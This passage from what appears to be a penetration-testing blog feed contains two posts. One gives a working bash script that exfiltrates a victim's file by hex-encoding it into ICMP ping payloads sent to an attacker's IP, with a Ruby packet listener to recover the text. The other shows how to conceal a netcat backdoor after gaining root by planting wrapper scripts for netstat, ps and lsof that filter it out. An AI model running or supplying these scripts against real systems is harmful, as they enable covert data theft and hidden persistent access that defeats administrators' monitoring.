<p>We can remove the duplicate by limiting packet size, this can be achieved by <strong>-s</strong> switch of ping. Checking the manpage for ping again</p>

<p><strong>-s packetsize</strong>
              Specifies the number of data bytes to be sent.  The default is
              56, which translates into 64 ICMP  data  bytes  when  combined
              with the 8 bytes of ICMP header data.</p>

<p>So let us now limit the packet size to 32 bits, this will remove the extra 24 bytes where data gets repeated.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$ ping -p 68656c6c6f20776f726c6420686f772061726520796f750a 192.168.0.13 -c 1 -s 32
</code></pre></div></div>

<p><img src="/assets/blog/Ping/ping_data_no_repeat.png" alt="ping_data_no_repeat.png, Jun 2021" /></p>

<p>Now the data looks good in wireshark after limiting packet size</p>

<h3 id="scripting">SCRIPTING</h3>

<p>Let us now achieve the above steps with the help of a script. Please note that this script is designed  for transferring simple data like text.This script do not need any root permission to run. Due to the limiting capability of native ping, it can’t be used to transfer other files. We will cover advanced file transers in another post.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>#!/bin/bash
domain="192.168.1.9"
input="sample"

for a in $(cat $input | xxd -ps -c 16)
do
dsize=$(echo -n $a | wc -c)

if [[ $dsize -lt "32" ]]
then
padding=$((32 - $dsize))'s'
padding=$(printf %$padding | tr " " "0")
a=$a$padding
fi
ping -c 1 -p $a $domain -s 32
done
</code></pre></div></div>

<p><strong>Breakdown</strong></p>

<ul>
  <li><strong>domain=”192.168.1.9”</strong> // Set the Attackers IP, where he listens for incoming data</li>
  <li><strong>input=”sample”</strong> // Text file to read on victim machine</li>
  <li>
    <table>
      <tbody>
        <tr>
          <td>**for a in $(cat $input</td>
          <td>xxd -ps -c 16)**    // Read the text file, change to Hex and set the data payload to 16 byte each line</td>
        </tr>
      </tbody>
    </table>
  </li>
  <li><strong>if [[ $dsize -lt “32” ]]</strong> // check if the data size is less than 32 bytes</li>
  <li>
    <table>
      <tbody>
        <tr>
          <td>**padding=$(printf %$padding</td>
          <td>tr “ “ “0”)**  //append null character if datasize is less than 16, to avoid bad characters</td>
        </tr>
      </tbody>
    </table>
  </li>
  <li><strong>ping -c 1 -p $a $domain -s 32</strong> //send ping packet</li>
</ul>

<h3 id="attacker-side">ATTACKER SIDE</h3>

<p>On other side the attacker start listening for incoming data. Attacker has created another script to filter out the ICMP packets received and extract the plaintext data. Since our attacker is a keen Rubyist, he developed his script in pure Ruby language.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>require 'packetfu'
require 'pp'

capture = PacketFu::Capture.new :iface =&gt; 'wlp6s0b1', :promisc =&gt; true, :start =&gt; true, :filter =&gt; 'icmp'
capture.stream.each do |p|
pkt = PacketFu::Packet.parse p
  if pkt.icmp_type == 8
  pkt1=pkt.payload
  puts pkt1[17..-1]
  end
end
</code></pre></div></div>

<p>Let us now try to fetch contents of a file titled secret from victim machine, with below contents</p>

<p><img src="/assets/blog/Ping/file_contents.png" alt="file contents.png, Jun 2021" /></p>

<p>Attacker now runs the bash script on victim machine and ruby script on his machine</p>

<p>Below image shows output of scripts upon execution</p>

<ul>
  <li>Left side terminal is victim shell where the bash script is executed.</li>
  <li>Right side terminal is attacker where he is colleting data from ping packets</li>
  <li>Below is the wireshark instance to show the ICMP activity</li>
</ul>

<p><img src="/assets/blog/Ping/data_exfiltrate.gif" alt="data_exfiltrate.gif, Jun 2021" /></p>

<p><img src="/assets/blog/Ping/data_exfiltration.png" alt="data exfiltration.png, Jun 2021" /></p>]]></content><author><name>Alpha Threat</name></author><category term="Pentest Engagement" /><summary type="html"><![CDATA[In this post we dive deep into the ICMP protocol and utilise the same for exfiltration of data without any external tool. Before we get into technical stuff let us quickly brush up]]></summary></entry><entry><title type="html">HIDING YOUR BACKDOOR FROM DETECTION</title><link href="https://blog.alphathreat.in/2021/05/31/safeguard-your-backdoor-from-detection/" rel="alternate" type="text/html" title="HIDING YOUR BACKDOOR FROM DETECTION" /><published>2021-05-31T11:24:00+05:30</published><updated>2021-05-31T11:24:00+05:30</updated><id>https://blog.alphathreat.in/2021/05/31/safeguard-your-backdoor-from-detection</id><content type="html" xml:base="https://blog.alphathreat.in/2021/05/31/safeguard-your-backdoor-from-detection/"><![CDATA[<p>This post explains a very simple technique to skip detection of your backdoor from native tools like netstat, ps, lsof</p>

<p>This article assumes the attacker have already gained root access over a machine and now is planning to plant a hidden backdoor. There are lots of methods to achieve the same like installing a rootkit, port knocking, etc but in this article we focus on simple technique that will achieve the same and bypass results from native tools like</p>

<ul>
  <li><strong>netstat</strong> : Prints network connections, routing tables, interface statistics, masquerade connections, and multicast memberships</li>
  <li><strong>ps</strong> : Report a snapshot of the current processes</li>
  <li><strong>lsof</strong> : List open files</li>
</ul>

<p>For our simple demonstration attacker creates a netcat backdoor and leaves a port open. The open port can be easily listed by above tools. The attacker creates a script and hijacks the execution of the native tools by utilising the PATH environment variable precedence.</p>

<p>Once the attacker plants his netcat backdoor by nc command,</p>

<p><img src="/assets/blog/Linux_bd/nc_start.png" alt="nc_start.png, May 2021" /></p>

<p>this will be detected as shown in below image</p>

<p><img src="/assets/blog/Linux_bd/nc_trace.png" alt="nc_trace.png, May 2021" /></p>

<p>In order to hide the detection attacker creates a simple script as below:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
#!/bin/bash
/bin/netstat \$@ | grep -Ev '1234|nc'
</code></pre></div></div>

<p>The above script upon execution:</p>

<ul>
  <li>Calls the original netstat command located at <strong>/bin/</strong> folder</li>
  <li><strong>$@</strong> : captures all the command line arguement passed to netstat command</li>
  <li>
    <table>
      <tbody>
        <tr>
          <td>grep <strong>-Ev</strong> ‘1234</td>
          <td>nc’ : Removes every line from output matching the strings 1234 and nc</td>
        </tr>
      </tbody>
    </table>
  </li>
</ul>

<p>Attacker saves the above script titled <strong>netstat</strong> in <strong>/usr/local/bin</strong> and makes the script executable by</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
chmod +x /usr/local/bin/netstat
</code></pre></div></div>

<p>The point that the attacker leverages here is the implementation of PATH variable. The attacker checks the output of</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
echo $PATH
</code></pre></div></div>

<p>and notices that <strong>/bin</strong> comes after <strong>/usr/local/bin</strong>, this means the binary placed at /usr/local/bin will get executed first due to PATH order preference. He notes that the original netstat binary is placed at <strong>/bin/netcat</strong>by typing <strong>which netstat</strong></p>

<p><img src="/assets/blog/Linux_bd/loc_netstat.png" alt="loc_netstat.png, May 2021" /></p>

<p>Once the attacker has placed the script at /usr/local/bin, now when the local user of infected machine calls <strong>netstat -ltp</strong></p>

<p>he wont be able to detect the presence of a listening netcat instance.</p>

<p><img src="/assets/blog/Linux_bd/no_nc.png" alt="no_nc.png, May 2021" /></p>

<p>Attacker repeats the same process for ps and lsof commands by placing binaries with same name</p>]]></content><author><name>Alpha Threat</name></author><category term="Pentest Engagement" /><summary type="html"><![CDATA[This post explains a very simple technique to skip detection of your backdoor from native tools like netstat, ps, lsof This article assumes the attacker have already gained root]]></summary></entry></feed>